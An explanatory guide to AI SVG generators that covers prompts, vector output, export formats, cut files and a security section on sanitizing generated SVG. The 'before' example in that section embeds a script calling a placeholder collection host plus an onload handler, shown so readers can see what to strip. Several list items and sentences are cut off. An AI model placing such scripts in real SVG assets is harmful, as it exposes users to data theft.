«Evaluating generative models for enterprise asset creation requires moving beyond raw aesthetic scoring to measurable path cleanliness, auditability, and clear legal provenance.»
Last updated: 2026. Reviewed for technical accuracy against the W3C SVG 2 specification, peer-reviewed vectorization literature, and current vendor documentation.
Executive Summary
- An AI SVG generator produces native vector code (
<path>,<circle>,<rect>) with editable Bézier nodes, not a PNG wrapped inside an<svg>container. - Prompt engineering is the single largest quality lever. Constrain geometry, color count, stroke weight, and background, or you will inherit thousands of junk nodes.
- Under current U.S. copyright guidance, purely autonomous AI output is not registrable. Human edits to the vector paths are what create defensible authorship.
Why should a risk or governance lead care about an icon format at all? Because SVG is executable XML that ships straight into your customer-facing interface. It is a small asset with a real attack surface, and it now arrives from a generative model. That combination deserves a control, not a shrug.
An AI SVG generator is an automated system that converts text prompts or raster images directly into native Scalable Vector Graphics (SVG) code containing clean, editable paths and Bézier curves. Unlike standard AI image generators that output flat pixel arrays wrapped in container tags, a true svg ai generator constructs mathematical vector primitives (<path>, <circle>, <rect>) governed by the W3C SVG 2 standard (W3C, Scalable Vector Graphics 2, 2026, https://www.w3.org/TR/SVG/single-page.html).



viewBox), sanitization (strip <script>, event handlers, external entities), and legal review (platform terms plus documented human authorship).What an AI SVG Generator Is and What Kind of SVG It Produces

An ai svg generator is a specialized machine learning system designed to produce resolution-independent, code-based vector graphics from natural language or visual inputs. Traditional raster generators produce pixel grids that degrade upon magnification, whereas an ai svg maker outputs svg files containing discrete geometric paths (d attributes) with explicit stroke and fill attributes. According to the W3C SVG 2 specification, a conforming generator must emit valid XML markup where vector elements remain distinct and programmatically accessible (W3C, 2026). Research on generated svgs shows that modern architectures, such as StarVector (CVPR 2025, https://arxiv.org/abs/2312.11556), optimize vector code directly to deliver a true scalable vector output. That architectural choice is what makes the result an editable svg rather than a static raster bitmap.
«Existing machine-learning vectorization methods are slow and in many cases fail to reproduce the source image precisely, even when the number and type of shapes can be specified.»
Structural comparison: raster-in-SVG wrapper vs. native vector SVG
| Layer | Raster wrapped in SVG (fake vector) | Native vector SVG (true vector) |
|---|---|---|
| Root markup | <svg> containing a single <image> tag | <svg> containing multiple <path>, <circle>, <rect> |
| Geometry storage | Base64 pixel payload | d attribute with M, L, C, Q, A, Z commands |
| Scaling behavior | Blurs and pixelates beyond native resolution | Re-rasterized by the renderer at any size, always crisp |
| Editability | None, only crop, mask, or filter | Node-by-node editing of Bézier control points |
| Recoloring | Requires a raster editor | One-click fill / stroke change, CSS-driven |
| Typical file weight | Heavy (embedded bitmap) | Light (a few KB of coordinates) |
| Cut-file suitability | Unusable on Cricut/Silhouette/Glowforge | Usable when subpaths are explicitly closed |
Text-to-SVG: Generating Vectors from a Text Prompt
Text-to-SVG models map natural language descriptions into structured vector primitives using diffusion-guided score distillation or multimodal language modeling. In systems like SVGDreamer (CVPR 2024), a text prompt conditions a vector particle optimization process that places control points, stroke widths, and color fills in continuous vector space.
«SVGDreamer addresses over-smoothing and color oversaturation by modeling an SVG as a distribution of control points, so-called vector particles, optimized through score distillation.»
«SVGen trains language models on the SVG-1M dataset of 1,029,531 SVG instruction pairs, including 65,745 examples with step-by-step reasoning about vector structure.»
Image-to-SVG: Generating SVG from an Existing Image
Image-to-SVG technology transforms raster images (PNG or JPEG files, typically) into scalable vector graphics using semantic neural reconstruction or tracing algorithms. When users run an ai create svg from image workflow, an ai image generator svg model or svg converter analyzes visual boundaries and surface geometry to synthesize continuous paths. Advanced neural models like SuperSVG (CVPR 2024) reconstruct the underlying scene hierarchy from visual features rather than relying solely on pixel edge detection.
«RoboSVG handles image-to-SVG and partial-image-to-SVG tasks within a single multimodal framework, achieving strong prompt alignment and visual fidelity.»
That is what enables an ai svg image generator to output clean vectors that keep structural integrity when exported or scaled.
How to Create SVG with AI: From Idea to File Export

To create svg with ai, define the core asset parameters, select a target style, run the model generation, validate path cleanliness, then complete the export. In ai to create svg workflows, precision in the initial prompt is what prevents overlapping nodes and stray background rectangles. Good online tools let creators produce create svg ai outputs and generate svg assets that import cleanly into vector editors such as Inkscape or Adobe Illustrator.
The five-stage AI SVG generation workflow
- Input stageenter a detailed text prompt or upload a high-contrast reference image.
- Style and parameter selectionchoose a target vector style (flat, outline, icon, line art, silhouette, isometric), a palette limit, and a transparent background.
- AI generationthe model processes the input and emits structured
- Path and markup inspectionverify node count, remove unnecessary groups, close open subpaths, and make sure the
- Final exportdownload the optimized
.svgfile, export a derivative format (EPS/DXF/PDF/PNG/JSX), or copy inline code for web deployment.
How to Write a Prompt for Clean SVG
Writing effective prompts for an ai svg creator means stating explicit constraints on geometric complexity, palette limits, and node density. To obtain a clean svg, name the target object, the color constraint ("flat vector icon, 3 colors max, solid fill"), line properties, and a transparent background. Skip lettering requests and photorealistic descriptors, or the model will hand you hundreds of fragmented paths to clean up by hand.
«Training on chain-of-thought examples lets the model absorb vector design patterns before generating code, improving the structural correctness of paths.»
When generating logos, icons, or illustrations, simple silhouette geometry consistently yields better code-level quality. The table below converts vague ideas into engineering-grade prompts:
| Weak idea (low-quality output) | Optimized AI SVG prompt (clean vector) | Why it works at the code level |
|---|---|---|
a coffee cup | minimalist single-line coffee cup with steam, one continuous stroke, vector icon, transparent background | Suppresses background noise and pushes the model toward a single continuous <path>. |
geometric logo for tech company | abstract geometric compass shell mark, negative space, flat 3-color palette (navy, copper, ivory), centered, no text | Hard-limits the palette, preventing gradient meshes and hundreds of blend shapes. |
fox illustration | flat vector head of a fox, geometric shapes, bold outline, solid color fills, isolated on transparent background | Forces primitive geometry instead of thousands of floating anchor points. |
dashboard icon set | 24px grid line icon set, analytics chart and settings cog, 2px stroke weight, monochrome, clean nodes | Anchors generation to the UI pixel grid and unifies stroke weight across the set. |
a logo | abstract leaf monogram "M", two greens, even negative space, mark only, no lettering | Removes AI typography risk and keeps the mark reducible to a favicon. |
Formats you should expect from a mature tool:
.SVG, the editable master vector (web standard,image/svg+xml)..EPS/.AI, professional print and agency handoff..DXF, CNC, laser cutting, and engineering plotters..PDF(300 DPI, print-ready), apparel, packaging, and print-on-demand..PNG/.WebP, transparent raster previews and marketplace mockups..JSX/ React and React Native components, direct product integration.- HTML / CSS / Data URI, inline embedding for landing pages and email-safe fallbacks.
Validating and Editing SVG Before Download
Before you hit download, inspect the editable paths in an embedded SVG editor or a code preview pane. A production-ready vector asset needs valid XML tags, sane coordinate data, and a unified grouping structure (<g>).
«Simple-SVG-Generation emphasizes that an SVG should stay simple and human-readable: a minimal number of paths, clean primitives, and no redundant complexity.»
Reading the raw output also confirms that no hidden raster <image> tags are lurking in the document structure. Once verified, you can export a lightweight, high-quality file ready for production pipelines.

Iterative AI editing: refine instead of regenerating
Modern ai svg editor layers let you keep the winning composition and change only what failed review. Three editing modes are worth distinguishing:
A pragmatic sequence: prompt-level fixes first, because they cost the least, then automated cleanup, then manual node surgery on the final candidate only.

<g> hierarchy.
SVG Security and Code Sanitization Before Production
SVG is not an inert image format. It is an executable XML document. Any generated vector that reaches a browser must therefore clear a security gate, not only an aesthetic one. In regulated environments (banking, healthcare, public sector) a UI asset is part of the attack surface, and pretending otherwise is how small assets become incident tickets.
Threats to check for:
- Script execution:
javascript:URIs, and inline event handlers (onload,onclick,onmouseover) inside SVG markup. - External references:
<use href="https://…">,@font-face, orxlink:hrefcalls that pull third-party content at render time. - XML entity abuse:
- Foreign objects:
- Metadata leakage: editor comments, prompt text, or account identifiers left inside
Before and after sanitization:
<!-- BEFORE: unsafe AI/editor output -->
<svg xmlns="http://www.w3.org/2000/svg" viewBox="0 0 24 24" onload="init()">
  <!--! prompt: "analytics icon, 2px stroke" -->
  <script>fetch('https://example.tld/collect')</script>
  <metadata>generator=demo; [email protected]</metadata>
  <path d="M3.000000 21.000000 L21.0000000 21.00000" stroke="#111111" stroke-width="2"/>
</svg>
<!-- AFTER: sanitized, production-ready -->
<svg xmlns="http://www.w3.org/2000/svg" viewBox="0 0 24 24" role="img" aria-hidden="true">
  <title>Analytics</title>
  <path d="M3 21h18" fill="none" stroke="currentColor" stroke-width="2"/>
</svg>
Recommended controls: run every asset through an allow-list sanitizer (DOMPurify with an SVG profile, or a server-side XML parser with DTD loading disabled), then through SVGO for structural minification. Block remote fetches with a Content-Security-Policy (img-src, default-src). Serve user-uploaded SVG from a separate origin or as Content-Disposition: attachment. Store the sanitized artifact, never the raw generator output, in your asset registry. For governance teams, this step belongs in the same pipeline stage as model-risk documentation: a repeatable, auditable control with a binary pass/fail outcome and a named owner. If something does slip through, the escalation path should already be written down; practical remediation patterns are collected in AI Media Support and Troubleshooting.
What to Use an AI SVG Creator For

An ai svg creator or ai svg maker serves product teams, brand designers, web developers, and physical craft makers who need scalable graphics. Choosing a specialized svg ai creator lets teams generate high-resolution assets without plotting anchor points by hand. Modern tools streamline production of logos, icons, illustrations, and customized brand designs.
Where AI SVG assets are actually deployed
| Domain | Typical asset | Critical output requirement |
|---|---|---|
| Web and product UI | Icon sets, empty states, hero illustrations | Inline-ready markup, currentColor, accessible name |
| Branding | Logo marks, monograms, brand patterns | Reducible geometry, mono and inverse variants |
| Print and POD | T-shirt graphics, stickers, labels, mugs | 300 DPI PDF, limited flat palette, bold contours |
| Craft and fabrication | Cricut/Silhouette cut files, Glowforge laser files | Closed subpaths (Z), no overlaps, DXF export |
| Marketplaces | Etsy clipart bundles, Shopify store graphics | Original generation, documented commercial license |
Ready-Made Prompt Catalog for Practical Tasks
SVG Logos and Brand Marks
SVG Icons for Products, Interfaces, and Web
Interface icons for digital product ecosystems must satisfy accessibility guidelines and grid alignment standards. According to the W3C SVG Accessibility API Mappings (W3C SVG-AAM, 2026, https://www.w3.org/TR/svg-aam-1.0/), semantic <title> tags and accessible names are mandatory for UI vectors exposed in the accessibility tree. The W3C ACT rule set additionally requires a non-empty accessible name for every SVG image element exposed to assistive technology. Generating web-ready vectors via AI yields code-friendly components that load inline, scale on high-DPI screens, and respond to CSS.
«SVGDreamer++ supports up to six distinct vector styles and hierarchical decomposition of objects into components, which simplifies building consistent icon sets.»
Apple's Human Interface Guidelines likewise recommend shipping custom interface icons in a vector format such as SVG or PDF so they scale automatically on high-resolution displays. Another argument for generating vectors natively instead of upscaling raster drafts.
Illustrations, Cut Files, and Creative Designs
For physical fabrication, whether vinyl cutting on a Cricut plotter or laser engraving on a Glowforge, illustrations and art assets must have fully closed contours. W3C SVG specifications state that a closed shape must end with an explicit closepath command (Z or z), joining the final point to the initial anchor (W3C SVG 2, Paths, 2026, https://www.w3.org/TR/SVG2/paths.html). Silhouette and line art styles from an ai svg maker provide clean vector paths suited to cut files. Creators who also produce raster artwork for the same product line often benchmark options among AI art generators before deciding which asset should be vector-native.
«Chat2SVG eliminates self-intersections and jagged curves through two-stage optimization with a pretrained SVG VAE, which is critical for cut files.»
Practical cut-file checklist: single-weight bold shapes, no strokes left unconverted to paths, no overlapping duplicate contours, no gradients, and a test cut on scrap vinyl before you run a batch. Skipping the test cut is how a 200-piece sticker order becomes confetti.
How AI Creates SVG from Images and PNG

Running an ai create svg from image command means translating raster pixel arrays into continuous mathematical equations. An ai svg image generator or svg ai image generator uses specialized neural architectures to identify visual boundaries, segment solid colors, and emit vector curves. A specialized svg converter lets teams turn static png graphics into flexible vector files. When the source is noisy or badly compressed, cleaning it first with AI photo editors measurably improves trace quality.
| Feature / Criteria | Traditional Tracing Converter | Neural Image-to-SVG Generator |
|---|---|---|
| Primary mechanism | Pixel edge detection and thresholding | Semantic feature reconstruction |
| Path organization | Fragmented, contour-following paths | Layered, object-aware path hierarchy |
| Handling low-res input | High noise, jagged nodes | Reconstructs missing details, smooths curves |
| Output file size | Often large due to excessive nodes | Compact, optimized path structures |
| Editability | Difficult to modify layered shapes | Highly editable grouped objects |
| Failure mode | Speckle artifacts around every edge | Occasional semantic misreading of the subject |
When Image-to-SVG Yields a Clean Vector
«A review of vectorization methods confirms that no fast universal automatic approach exists; every method still requires manual control.»
When It Is Better to Generate SVG from a Prompt Instead of Converting an Image
When source images suffer from heavy compression, blur, or intricate gradient textures, direct conversion produces cluttered vector markup with thousands of unnecessary nodes. Updated citation: this limitation is documented in the peer-reviewed survey Image Vectorization: a Review (arXiv, 2023, https://arxiv.org/abs/2306.06288), which notes that tracing recovers only what is already visible in the bitmap and always needs manual control. In those cases, a text-based prompt generation run gives you a cleaner editable svg. Generating from scratch lets the model synthesize a balanced design with optimized styles instead of faithfully tracing bitmap noise. For broader creative workflows involving raster assets, design teams frequently consult the AI Media Pricing Guides to compare processing efficiency across multi-modal tools.

Decision rule of thumb: convert when you must preserve an existing, legally cleared mark. Generate when you need new geometry, a new style, or cleaner topology than the bitmap can support.
How to Choose the Best AI SVG Generator

Selecting the best ai svg generator or best svg ai generator comes down to output path cleanliness, model capability, export formats, and integration options. Evaluating specialized tools means testing how well the platform balances auto-generation against interactive path adjustment. Teams standardizing a broader creative stack often shortlist alongside the best AI image generators. A robust platform should offer a workable editor, multi-style selection, and developer access through an api.
Comparison Table of AI SVG Services
| Service / Tool | Text-to-SVG | Image-to-SVG | Path Editability | Built-in Editor | Export Formats | API Access | Data Privacy / Retention signals | Pricing Model |
